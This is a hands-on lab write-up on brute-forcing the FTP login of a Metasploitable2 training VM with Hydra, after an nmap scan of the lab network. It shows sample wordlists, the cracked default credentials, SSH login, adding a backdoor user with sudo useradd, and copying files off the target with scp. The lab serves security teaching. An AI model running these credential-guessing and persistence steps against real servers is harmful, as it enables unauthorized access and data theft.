Brute force attack on the linux server using Hydra

Aim

To perform a brute force attack on the Linux server using Hydra.

Introduction

Hydra is a versatile and powerful online password cracking tool designed for testing the security of network services. It supports a variety of protocols, including HTTP, HTTPS, FTP, SSH, Telnet, and more. Hydra employs a brute-force attack methodology, systematically attempting different username and password combinations until it finds the correct credentials.

Procedure


1. Download and install Kali Linux and Metasploitable2 on the virtual machine.

Kali Linux: https://www.kali.org/


Metasploitable2: https://sourceforge.net/projects/metasploitable/

2. To ensure network connectivity between the Kali Linux Device and the Metasploitable2 Device, you will need to ensure that the two VMs are set up on the same network.


To set up a network in VirtualBox, you will need to click the list icon on the right-hand side of the pin in the tools menu and then select 'Network'.




Select 'NAT Networks' and click on 'Create'.



The network has been set up as 10.0.2.0/24 and named BH-YT-LAB-Network; however, you can name your network whatever you feel.



Click 'Apply' and then change the network settings of both your Kali and Metasploitable devices to match the new network you have set up and enable Promiscuous Mode.



3. Open the Kali Linux machine and install Hydra by ‘sudo apt install hydra’.

```
┌──(kali㉿kali)-[~]
└─$ sudo apt install hydra
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
hydra is already the newest version (9.5-1).
hydra set to manually installed.
The following packages were automatically installed and are no longer
  atril-common bubblewrap docbook-xml fonts-dejavu fonts-mathjax
  libarmadillo11 libatrildocument3 libcanberra-gtk-module libcanberra-
```

4. Create two sample text files with usernames and passwords.

Usernames

```
1 msfadmin
2 admin
3 admin1
4 123456789
5 brianwilson
6 steven
7 ed
8 kevin
9 jim
10 tyler
```

Passwords

```
1 msfadmin
2 password
3 password1
4 123456789
5 admin
6 admin1
7 wordpass
8 secret
9 incorrect
10 bnl4lyfe
```

5. Ensure that both VMs are in a running state and type the following Nmap command in Kali Linux to perform an aggressive scan of all hosts in the IP range from 10.0.2.0 to 10.0.2.255. Note: The default login and password for Metasploitable is msfadmin.

```
┌──(kali㉿kali)-[~]
└─$ nmap -A 10.0.2.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-31 07:00 EST
Nmap scan report for 10.0.2.1
Host is up (0.0016s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE    VERSION
53/tcp open  tcpwrapped
| dns-nsid:
|_  bind.version: Akamai Vantio CacheServe 7.6.1.0

Nmap scan report for 10.0.2.4
Host is up (0.0030s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.0.2.15
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
```

The aggressive scan includes detecting the operating system, finding open ports, and gathering detailed information about the services running on those ports. In the above screenshot, we found the IP address of Metasploitable to be 10.0.2.4. We can also verify the IP address by running 'ifconfig' in the Metasploitable console.

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:b8:6f:2f
          inet addr:10.0.2.4  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feb8:6f2f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:9362 errors:0 dropped:0 overruns:0 frame:0
          TX packets:6318 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:767647 (749.6 KB)  TX bytes:1384260 (1.3 MB)
          Base address:0xd010 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:379 errors:0 dropped:0 overruns:0 frame:0
          TX packets:379 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:159765 (156.0 KB)  TX bytes:159765 (156.0 KB)

msfadmin@metasploitable:~$ _
```

6. Open Kali Linux from the desktop and type the command 'hydra -L usernames -P passwords 10.0.2.4 ftp' to obtain Metasploitable credentials.The Hydra systematically tries different combinations of usernames and passwords until it finds a combination from the provided files.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ hydra -L usernames -P passwords 10.0.2.4 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret
nd ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-12-31 08:05:52
[DATA] max 16 tasks per 1 server, overall 16 tasks, 100 login tries (l:10/p:10), ~7 tries per ta
[DATA] attacking ftp://10.0.2.4:21/
[21][ftp] host: 10.0.2.4   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-12-31 08:06:17
```

7. Gain access to Metasploitable by SSH using the command 'ssh -oHostKeyAlgorithms=+ssh-rsa msfadmin@10.0.2.4.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ssh -oHostKeyAlgorithms=+ssh-rsa msfadmin@10.0.2.4
The authenticity of host '10.0.2.4 (10.0.2.4)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCiOLuVscegPXLQOsuPs+E9d/rrJB84rk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.4' (RSA) to the list of known hosts.
msfadmin@10.0.2.4's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Sun Dec 31 07:00:13 2023
msfadmin@metasploitable:~$
```

8. Now we have the Metasploitable console on the Kali Linux machine. Let's add a new user, 'kali,' and set a password for it.

```
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ sudo useradd kali
[sudo] password for msfadmin:
msfadmin@metasploitable:~$ sudo passwd kali
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
msfadmin@metasploitable:~$ exit
logout
Connection to 10.0.2.4 closed.
```

9. Now we will try to access the Metasploitable console from the Kali user created above, and we will use a few commands like 'ls' and try to access some files.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ssh -oHostKeyAlgorithms=+ssh-rsa kali@10.0.2.4
kali@10.0.2.4's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Could not chdir to home directory /home/kali: No such file or directory
kali@metasploitable:/$
```

```
kali@metasploitable:/$ ls
bin  boot  cdrom  dev  etc  home  initrd  initrd.img  lib  lost+found  media  mnt
```


```
kali@metasploitable:/$ cd usr
kali@metasploitable:/usr$ ls
bin  games  include  lib  lib64  local  sbin  share  src  X11R6
kali@metasploitable:/usr$ exit
logout
Connection to 10.0.2.4 closed.
```

10. Now, type the command 'ssh -oHostKeyAlgorithms=+ssh-rsa msfadmin@10.0.2.4' to obtain the Metasploitable console and use the 'ls' and 'cd' commands to list all the files.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ssh -oHostKeyAlgorithms=+ssh-rsa msfadmin@10.0.2.4
msfadmin@10.0.2.4's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Sun Dec 31 08:48:00 2023 from 10.0.2.15
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ cd vulnerable
msfadmin@metasploitable:~/vulnerable$ ls
mysql-ssl  samba  tikiwiki  twiki20030201
msfadmin@metasploitable:~/vulnerable$
```

To verify it in another window, type the command 'scp -oHostKeyAlgorithms=+ssh-rsa -r msfadmin@10.0.2.4:vulnerable Desktop.' This will generate the files in the 'vulnerable' folder inside a 'Desktop' folder at the Desktop location.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ scp -oHostKeyAlgorithms=+ssh-rsa -r  msfadmin@10.0.2.4:vulnerable Desktop
msfadmin@10.0.2.4's password:
samba-3.0.20.tar.gz
winbind_3.0.20-0.1ubuntu1_i386.deb
python2.5-samba_3.0.20-0.1ubuntu1_i386.deb
libsmbclient_3.0.20-0.1ubuntu1_i386.deb
libsmbclient-dev_3.0.20-0.1ubuntu1_i386.deb
samba-doc_3.0.20-0.1ubuntu1_all.deb
smbclient_3.0.20-0.1ubuntu1_i386.deb
samba-common_3.0.20-0.1ubuntu1_i386.deb
swat_3.0.20-0.1ubuntu1_i386.deb
smbfs_3.0.20-0.1ubuntu1_i386.deb
samba_3.0.20-0.1ubuntu1_i386.deb
libpam-smbpass_3.0.20-0.1ubuntu1_i386.deb
```



Result

In summary, we learned how to use Hydra to perform a brute force attack on a Linux server (Metasploitable). The process involved setting up a virtual environment, ensuring network connectivity, installing Hydra, and executing an attack on the FTP service. This hands-on exercise highlighted the importance of strong credentials and provided insights into post-exploitation activities, contributing to a better understanding of network security.